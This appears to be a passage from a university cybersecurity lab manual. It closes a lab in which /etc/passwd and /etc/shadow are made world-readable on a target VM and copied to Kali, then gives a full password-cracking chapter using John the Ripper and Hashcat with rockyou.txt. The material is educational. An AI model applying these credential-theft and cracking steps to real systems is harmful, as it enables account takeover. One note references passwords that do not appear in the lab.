


Figure 12 – Grant SUDO access to user ‘student’

9. Write out (save) **^O** and exit **^X** to save the settings.

10. Exit the login of Princess Leia by typing.

```
> exit
```

11. Now SSH into the target machine with the new login account student.

```
> ssh student@200.200.200.8
```

12. Navigate to the configuration files directory.

```
> cd /etc
```

13. Change the permissions on the files that contain user information (passwd) and password hashes (shadow) we want to copy.

```
> sudo chmod 777 passwd
```

```
> sudo chmod 777 shadow
```

14. You can now close the SSH login by typing.

```
> exit
```

15. You can now copy these files from the target machine to the Kali machine for evaluation later.

16. In the Kali machine, navigate to the Downloads directory.

```
> cd ~/Downloads
```

17. Now use SCP (secure copy) to remotely copy the files.

```
> scp student@200.200.200.8:/etc/passwd target_passwd
```

```
> scp student@200.200.200.8:/etc/shadow target_shadow
```

18. Ensure the files are copied by typing.

```
> ls
```

```
┌──(student㉿kali)-[~/Downloads]
└─$ ls
Nessus-10.7.2-ubuntu1404_amd64.deb  target_Shadow  target_passwd
```

Figure 13 – Files are copied

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Successful SQL injection getting usernames and passwords
- Using usernames and passwords to SSH into the target system
- The addition of a new SUDO user as demonstrated by SSH into the target system
- Showing the copy of the target's shadow file and passwd file in the local (Kali) Downloads folder

Homeworks

Assignment 1 – SQL Injection Practice.
Install OWASP Webgoat on the Kali VM and complete the SQL injection exercises for Intro and Advanced.
RECOMMENDED GRADING CRITERIA

- Screenshot of Into exercises completed
- Screenshot of Advanced exercises completed

Assignment 2 – SQL Injection Mitigation
Install OWASP Webgoat on the Kali VM and complete the SQL injection exercises for Mitigation.
RECOMMENDED GRADING CRITERIA

  - Screenshot of Mitigation exercises completed




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 52

Gaining Access - Password Cracking

JUSTIN LA ZARE

Students will become familiar with generating password hashes and learn about techniques for cracking them. Students should be able to demonstrate brute force and dictionary attacks.

LEARNING OBJECTIVES

- 1. Generate password hashes
- 2. Identify different hash types
- 3. Perform a brute force attack using John the Ripper
- 4. Perform a dictionary attack using Hashcat

PREREQUISITES

- Chapter 12 – Create a Kali Linux VM

DELIVERABLES

- Screenshot of the hashes file
- Screenshot of John the Ripper brute force attack
- Screenshot of Hashcat finished dictionary attack
- Screenshot of Hashcat showing the cracked hashes

RESOURCES

- 1. Jain, Rakesh. "How to create SHA512/SHA256/MD5 password hashes on command line." Medium. Accessed May 29, 2024. https://rakeshjain-devops.medium.com/how-to-create-sha512-sha256-md5-password-hashes-on-command-line-2223db20c08c
- 2. m5kro. "Hashcat vs John the Ripper (JTR)." Medium. Accessed May 29, 2024. https://medium.com/cyberscribers-exploring-cybersecurity/hashcat-vs-john-the-ripper-jtr-f207c34c5b1c
- 3. "John the Ripper user community resources." openwall [wiki]. Accessed May 29, 2024.

https://openwall.info/wiki/john

- 4. "Hashcat Advanced Password Recovery." hashcat [hashcat wiki]. Accessed May 29, 2024. https://hashcat.net/wiki/doku.php?id=hashcat.

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Password Hash Generation with mkpasswd

Before we can crack password hashes, we need to obtain password hashes. This lab will walk you through generating password hashes utilizing native Linux tools.

1. Turn on the Kali VM

2. Open the terminal and run this command to navigate to the Desktop

```
> cd ~/Desktop
```

3. We are going to generate a couple of passwords: one that is easily susceptible to a brute force attack, and two that will require a dictionary/wordlist attack

4. We will choose a very low-complexity password to generate a password susceptible to a brute-force attack. Lower complexity means a smaller password with a smaller character set. In this case, we will generate a hash for the password "abc123," which is short (6 characters) and only features lowercase letters and numbers

```
> mkpasswd -m md5 abc123 | tee -a hashes
```

5. Notice above how we use the tee command; this will output the hash to stdout (the terminal) so we can see the hash we generated, but it will also append the hash to the end of a file called "hashes" on the desktop (if that file does not exist, it will create it)

6. Next, we will generate two passwords susceptible to a dictionary/wordlist attack and add them to the "hashes" file

```
> mkpasswd -m md5 Cybergenius28 | tee -a hashes
```

```
> mkpasswd -m md5 t0byD0g\$ | tee -a hashes
```

NOTE: The "\" is not part of the password. The "$" indicates to the shell that we want to access a user or environment variable. This indicates that we are not trying to access a variable called "Skywalker1" (from the first password) or 12345 (from the second password), but we are trying to use the "$" sign as a character. The "\" is used to *escape* the variable declaration.

7. We should now have the following file




Figure 1 – Verify the contents of the hashes file

NOTE: The hashes you generate may be different than the hashes displayed. This is because these are salted hashes. The random bits of characters 1***ABCDEFGH***$xxxxxx… are mixed in with the password to generate the hash. This is so that people with the same password do not have identical password hashes. An attempt to counter attackers who use rainbow tables.

Phase II – Brute Force Attack with John the Ripper

John the Ripper is a *mostly* CPU-based password cracker. This is a good tool for "quick-and-dirty" applications. It supports various hash types and features support for automatic hash type detection. We will use this tool to perform a brute-force attack, though it can do a wide variety of attacks. A proper brute force attack is guaranteed to crack a password (assuming an exhaustive character set); however, depending on a password's complexity and length, we could be talking about time on the scale of the lifetime of the universe to crack some passwords.

1. To perform a brute-force attack using John the Ripper, run the following command on the "hashes" file from the previous phase

```
> john ~/Desktop/hashes --incremental
```

2. After running the command, you should see that John the Ripper could quickly crack the “abc123” password




Figure 2 – Brute-force attack with John the Ripper

3. Let it run for a few minutes. Hit the spacebar to see the progress at any time. You should see something similar to this




Figure 3 – Checking the status of the brute-force attack

4. John may finish in 5 minutes, 5 days, or 5 millennia, and you will see all the plaintext passwords that John cracked outputted onto the terminal. However, we will not wait; press ***q*** to end the process

5. If you want to return to the password hashes you already cracked or lost the terminal where you cracked the password, John the Ripper caches them. To view the cracked passwords again, you can run the following command

```
> john ~/Desktop/hashes -show
```

Phase III – Dictionary Attack with Hashcat

Hashcat is a *mostly* GPU-based password cracker. This is the go-to for computationally intensive and more advanced password cracking. It also supports various hash types and features basic automatic hash type detection. We will use this tool to perform a dictionary attack, though it can also perform a wide variety of attacks.

A dictionary, or wordlist, attack is an alternate means of cracking passwords and is much faster than brute force. However, it is not guaranteed to work. It takes a preset list of passwords (called a dictionary or wordlist), runs them through a hashing algorithm, and checks whether that hash matches any of the hashes we are trying to crack. If the hashes match, we know what the original input was. While this isn’t guaranteed to work, it is a good way to rule out common passwords and is typically faster than brute force.

There are many different ‘wordlists,’ so knowing the most about your target will help you determine which

wordlist is the most appropriate. Do they know a foreign language? Are they movie buffs? Sports buffs? What are their likely hobbies? You can download and use many repositories of various wordlists, such as the ones found in SecLists (https://github.com/danielmiessler/SecLists/tree/master/Passwords/).

1. A dictionary or wordlist attack in hashcat typically looks like the following

```
> hashcat -m <hash type> -a 0 <hash or hashes file> <wordlist>
```

2. Notice that we need to figure out what the hash type is, and we need find a wordlist to use

3. Though we created the hashes earlier, if we stumble across a password dump, we might not know what kinds of hashes we are looking at. Let's use the tool hash-identifier to determine what hash type we need to attack

```
> hash-identifier
```

4. This tool takes in a hash and tries to identify what type of hash it is. Plugging in one of the hashes from our "hashes" file, we can see it detected this as an "MD5 (Unix)" hash




Figure 4 – Identifying a hash type with hash-identifier

NOTE: hash-identifier is a good first step in some cases, but it will not be able to identify all hashes you throw at it. If this does not work, it might make sense to go online and research the characteristics of the hashes you are trying to crack. For instance, some might have an identifiable prefix like "$6" (sha512crypt) or "$y" (yescrypt). Searching "$6 hash" or "$y hash" online will confirm this.

5. Now that we know the hash type is "MD5 (Unix)", we can run the following command

```
> hashcat -h
```

6. This will print out a very, very long help menu. This help menu not only contains different flags that can modify the behavior of hashcat, but it also contains many informational tables about different hash types, attack types, and more. We will look for the number corresponding to the hash type we identified earlier by scrolling until we find the hash type table

```
 26300 | FortiGate256 (FortiOS256)                                  | Operating System
   125 | ArubaOS                                                    | Operating System
   501 | Juniper IVE                                                | Operating System
    22 | Juniper NetScreen/SSG (ScreenOS)                           | Operating System
 15100 | Juniper/NetBSD sha1crypt                                   | Operating System
 26500 | iPhone passcode (UID key + System Keybag)                  | Operating System
   122 | macOS v10.4, macOS v10.5, macOS v10.6                      | Operating System
  1722 | macOS v10.7                                                | Operating System
  7100 | macOS v10.8+ (PBKDF2-SHA512)                               | Operating System
  3200 | bcrypt $2*$, Blowfish (Unix)                               | Operating System
   500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)                  | Operating System
  1500 | descrypt, DES (Unix), Traditional DES                      | Operating System
 29000 | sha1($salt.sha1(utf16le($username).':'.utf16le($pass)))    | Operating System
  7400 | sha256crypt $5$, SHA256 (Unix)                             | Operating System
  1800 | sha512crypt $6$, SHA512 (Unix)                             | Operating System
 24600 | SQLCipher                                                  | Database Server
   131 | MSSQL (2000)                                               | Database Server
   132 | MSSQL (2005)                                               | Database Server
  1731 | MSSQL (2012, 2014)                                         | Database Server
```

Figure 5 – Finding the hash type in the hashcat table

7. Now that we have the hash type, we need a wordlist to complete the dictionary attack

8. Kali VMs come pre-equipped with rockyou.txt, a wordlist of 14 million+ unique passwords from the data breach of the popular social media platform RockYou in 2009. Though this list is from 2009, people still come up with passwords much the same, making this list relevant today. To access this wordlist, however, we will need to uncompress it

9. Run the following command to uncompress **rockyou.txt.gz** using gunzip

```
> sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

NOTE: "/usr/share/wordlists" contains many wordlists that might be more applicable in other use cases. Feel free to explore.

```
└─$ ls -al /usr/share/wordlists
total 136660
drwxr-xr-x   2 root root      4096 May 28 11:12 .
drwxr-xr-x 350 root root     12288 May 20 12:19 ..
lrwxrwxrwx   1 root root        26 May 20 11:58 amass → /usr/share/amass/wordlists
lrwxrwxrwx   1 root root        25 May 20 11:58 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx   1 root root        30 May 20 11:58 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx   1 root root        35 May 20 11:58 dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx   1 root root        41 May 20 11:58 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx   1 root root        45 May 20 11:58 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx   1 root root        28 May 20 11:58 john.lst → /usr/share/john/password.lst
lrwxrwxrwx   1 root root        27 May 20 11:58 legion → /usr/share/legion/wordlists
lrwxrwxrwx   1 root root        46 May 20 11:58 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx   1 root root        41 May 20 11:58 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r--   1 root root 139921507 May 12  2023 rockyou.txt
lrwxrwxrwx   1 root root        39 May 20 11:58 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx   1 root root        25 May 20 11:58 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx   1 root root        37 May 20 11:58 wifite.txt → /usr/share/dict/wordlist-probable.txt
```

Figure 6 – Looking at wordlists built into Kali

10. Now, we have all the information we need to run the dictionary attack using hashcat. Plugging in the following information, we can execute the attack using the following command

```
> hashcat -m 500 -a 0 ~/Desktop/hashes /usr/share/wordlists/rockyou.txt
```

NOTE: If you run into the "Not enough allocatable device memory for this attack" error, shut down the Kali VM and allocate more RAM. If the attack will take too long, try increasing the number of vCPUs the VM has. Since we are in a VM, we can tack on "-w 3" or "-w 4" to increase the attack's CPU utilization/ workload. We recommend sticking to workload levels 1-2 on a host machine because it can start eating away at resources that let us use our mouse or display pictures on the screen.

11. Pressing ***s***, we can see the dictionary attack's current execution status. This status contains tons of information, such as the type of hash we are attacking, the estimated completion time, the number of hashes it was able to recover, etc

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: /home/student/Desktop/hashes
Time.Started.....: Wed May 29 13:27:17 2024 (9 secs)
Time.Estimated...: Wed May 29 13:59:15 2024 (31 mins, 49 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    14953 H/s (3.12ms) @ Accel:256 Loops:62 Thr:1 Vec:4
Recovered........: 1/3 (33.33%) Digests (total), 0/3 (0.00%) Digests (new), 1/3 (33.33%)
Salts
Progress.........: 208896/43033155 (0.49%)
Rejected.........: 0/208896 (0.00%)
Restore.Point....: 69632/14344385 (0.49%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: 030979 → jordan95
Hardware.Mon.#1..: Util: 57%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒
```

Figure 7 – Hashcat dictionary attack in progress

12. Once the attack is finished, we will see “Cracked” or “Exhausted” as the status. “Cracked” means that it was able to crack all the hashes. “Exhausted” means it went through the entire wordlist and could not crack all the hashes. Below, we managed to crack all of the hashes we provided

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: /home/student/Desktop/hashes
Time.Started.....: Wed May 29 13:27:17 2024 (2 mins, 42 secs)
Time.Estimated...: Wed May 29 13:29:59 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    14175 H/s (3.19ms) @ Accel:256 Loops:62 Thr:1 Vec:4
Recovered........: 3/3 (100.00%) Digests (total), 2/3 (66.67%) Digests (new), 3/3 (100.00
%) Salts
Progress.........: 3727360/43033155 (8.66%)
Rejected.........: 0/3727360 (0.00%)
Restore.Point....: 1242112/14344385 (8.66%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: t988666 → syurga!
Hardware.Mon.#1..: Util: 51%

Started: Wed May 29 13:27:16 2024
Stopped: Wed May 29 13:30:01 2024
```

Figure 8 – Finished dictionary attack

13. Although hashcat outputs passwords when discovered, If we miss it, we have too many status updates, etc., run the below command on the “hashes” file to see all the hashes and their corresponding

plaintext values

```
> hashcat -m 500 ~/Desktop/hashes --show
```




Figure 9 – Cracked hashes

End of Lab

Deliverables

4 screenshots are needed to earn credit for this exercise:

- Screenshot of the hashes file
- Screenshot of John the Ripper brute force attack
- Screenshot of Hashcat finished dictionary attack
- Screenshot of Hashcat showing the cracked hashes

Homework

Assignment 1 – John the Ripper Dictionary Attack

Utilize John the Ripper's built-in help menu and perform a dictionary attack using rockyou.txt on the hashes from the exercise.

RECOMMENDED GRADING CRITERIA

- A document containing the following information
  - The John the Ripper dictionary attack command
  - Screenshot of the finished attack
  - A paragraph or two discussing other kinds of attacks that John the Ripper can perform (other than dictionary or brute force attacks)

Assignment 2 – Hashcat Mask Attack

Utilize Hashcat's online wiki and perform a mask attack on the following hashes. Here is a link to get started: https://hashcat.net/wiki/doku.php?id=mask_attack

- **29f373d1fdfddaf4b7150b7970760583f59f4adb**
  - 10 digits
- **1YUR1TMSw$uKeaGaBNcNz2dUiicfNw21**
  - Begins with the word "Laser"
  - Followed by an uppercase letter and 3 lowercase letters
  - Ends with 1 digit

RECOMMENDED GRADING CRITERIA

- A document containing the following information
  - The two masks utilized to crack the hashes
  - The two passwords and corresponding hashes
  - Screenshots of the finished attacks (showing "Cracked" status)
  - A brief description discussing the relationship between password complexity and cracking times

